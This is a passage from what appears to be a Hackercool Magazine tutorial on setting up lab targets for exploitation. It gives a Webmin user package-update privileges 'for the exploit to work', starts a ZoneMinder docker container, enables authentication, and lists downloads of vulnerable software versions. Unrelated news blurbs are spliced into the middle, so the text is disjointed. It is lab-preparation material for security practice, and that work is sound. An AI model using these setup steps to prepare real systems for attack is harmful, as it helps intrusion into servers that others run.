
The screenshot shows the Webmin Users interface. At the top, there's a header with the title 'Webmin Users' and a star icon. Below the header, there's a section titled 'Webmin Users' with a table of users. The table has two columns: 'Select all' and 'Invert selection'. The first row shows 'root' and the second row shows 'webmin_privileged_user', which is highlighted with a black box. Below the table, there's a red button labeled 'Delete Selected'. At the bottom, there's a section titled 'Webmin Groups' with the text 'No Webmin groups defined.' and a button labeled 'Create a new Webmin group'.

For the exploit to work, the newly created user needs to have privileges on software package updates. Click on the newly created user, scroll down and click on "Available Webmin modules".



The screenshot shows the configuration page for the 'webmin_privileged_user'. The page has a sidebar with a menu containing 'Storage type', 'Privilege level', 'User interface options', 'Security and limits options', 'Available Webmin modules' (highlighted with a red box), and 'Permissions for all modules'. The main content area shows the configuration details for the user, including 'Storage type' (Local files) and 'Privilege level' (Unrestricted). At the bottom, there's a row of buttons: 'Save', 'Clone', 'View Logs', 'Switch to User', and 'Delete'.

In the available webmin modules, select "Software Package Updates" module and click on Save.



The target is ready.

[How To ZoneMinder Docker Container](#)

Run the following command to run zoneminder docker container.

```
(kali㉿kali)-[~]
$ docker run -d --rm -ti -p 1080:80 \
  -e TZ='Europe/London' \
  --shm-size="512m" \
  --name zoneminder \
  zoneminderhq/zoneminder:latest-ubuntu18.04
```

The North Korean hacking group Lazarus Group has been observed deploying a Windows rootkit by taking advantage of a vulnerability in a Dell firmware driver.


```


zoneminderhq/zoneminder:latest-ubuntu18.04
Unable to find image 'zoneminderhq/zoneminder:latest-ubuntu18.04' locally
latest-ubuntu18.04: Pulling from zoneminderhq/zoneminder
4bbfd2c87b75: Pull complete
d2e110be24e1: Pull complete
889a7173dcfe: Pull complete
956db09bccc9: Pull complete
3dcff7712480: Pull complete
ca911c57f12b: Pull complete
f25e70ca3be9: Pull complete
d0be9a80d886: Pull complete
Digest: sha256:30bd49f6256669034f03a9e4bd8cab64da1e1af6187dee34307d09f85cbf6a47
Status: Downloaded newer image for zoneminderhq/zoneminder:latest-ubuntu18.04
387ef2d10fca0d974bdef178d9bb78be6d8be89d1e589592fdb3283e01b13635

(kali㉿kali) - [~]
$ █

```

When the docker container is ready, visit the following URL and click on "Apply"

`http://<docker IP>/zm/index.php?view=privacy`



Privacy

ZoneMinder - Privacy

About

Since 2002, ZoneMinder has been the premier free and open-source Video Management System (VMS) solution for Linux platforms. ZoneMinder is supported by the community and is managed by those who choose to volunteer their spare time to the project. The best way to improve ZoneMinder is to get involved.

Contact

Please contact us [here](#) for any questions regarding our privacy policy or to have your information removed.

For support, there are three primary ways to engage with the community:

- The ZoneMinder [user forum](#)
- The ZoneMinder [Slack channel](#)
- The ZoneMinder [Github forum](#)

Our Github forum is only for bug reporting. Please use our user forum or slack channel for all other questions or comments.

The following configuration parameters from each monitor are collected:

- Id
- Name
- Type
- Function
- Width
- Height
- Colours
- MaxFPS
- AlarmMaxFPS

We are NOT collecting any image specific data from your cameras. We don't know what your cameras are watching. This data will not be sold or used for any purpose not stated herein. By clicking accept, you agree to send us this data to help make ZoneMinder a better product. By clicking decline, you can still freely use ZoneMinder and all its features.

Decline ▼

APPLY

The zoneminder app starts running.

[illegible]


Go to system and toggle ON the OPT_USE_AUTH configuration.

The screenshot shows the ZoneMinder web interface. The browser address bar displays '172.17.0.2/zm/index.php?view=options'. The interface has a sidebar on the left with menu items: Display, System (highlighted in blue), Config, API, Servers, Storage, Web, Images, Logging, Network, Email, Upload, X10, High B/W, and Medium B/W. The main content area is titled 'opt_use' and shows a list of configuration options. The 'OPT_USE_AUTH' option is highlighted with a red rectangle; it is a checkbox that is currently checked, with the description 'Authenticate user logins to ZoneMinder (?)'. Other visible options include SKIN_DEFAULT (classic), CSS_DEFAULT (base), BANDWIDTH_DEFAULT (High), LANG_DEFAULT (en_gb), AUTH_TYPE (builtin), and AUTH_RELAY (hashed).

Scroll down and Save. Go to the login page if it doesn't take you automatically. The URL is given below.

<http://<docker ip>/zm/index.php/?view=logs>.

The recently released MS Exchange 0-Day vulnerabilities have been exploited by APTs against 10 Organizations.



Follow Hackercool Magazine For Latest Updates



DOWNLOADS

1. GitLab:

https://packages.gitlab.com/gitlab/gitlab-ce/packages/ubuntu/focal/gitlab-ce_13.10.2-ce.0_amd64.deb

2. UnRAR 6.11:

<https://www.rarlab.com/rar/rarlinux-x64-611.tar.gz>

3. Webmin:

http://prdownloads.sourceforge.net/webadmin/webmin_1.996_all.deb

4. Condor:

<https://github.com/MrEmpy/Condor>

USEFUL RESOURCES

Check whether your email is a part of any data breach

<https://haveibeenpwned.com>

Hackercool Magazine is also available on

[Magzter](#)

&

[Zinio](#)